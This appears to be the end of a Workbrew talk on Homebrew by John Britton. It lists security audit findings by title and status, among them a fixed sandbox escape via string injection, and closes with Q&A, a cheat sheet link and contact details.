2. Sandbox escape via string injection
   - Status: **Fixed**
3. Allow default rule in sandbox configuration is overly permissive
   - Status: **Fixed**
4. Special characters are allowed in package names and versions

04

Q&A

Homebrew

→ CHEAT SHEET

workbrew.com/homebrew/cheat-sheet

THANK YOU

JOHN BRITTON

john@workbrew.com

Workbrew

workbrew.com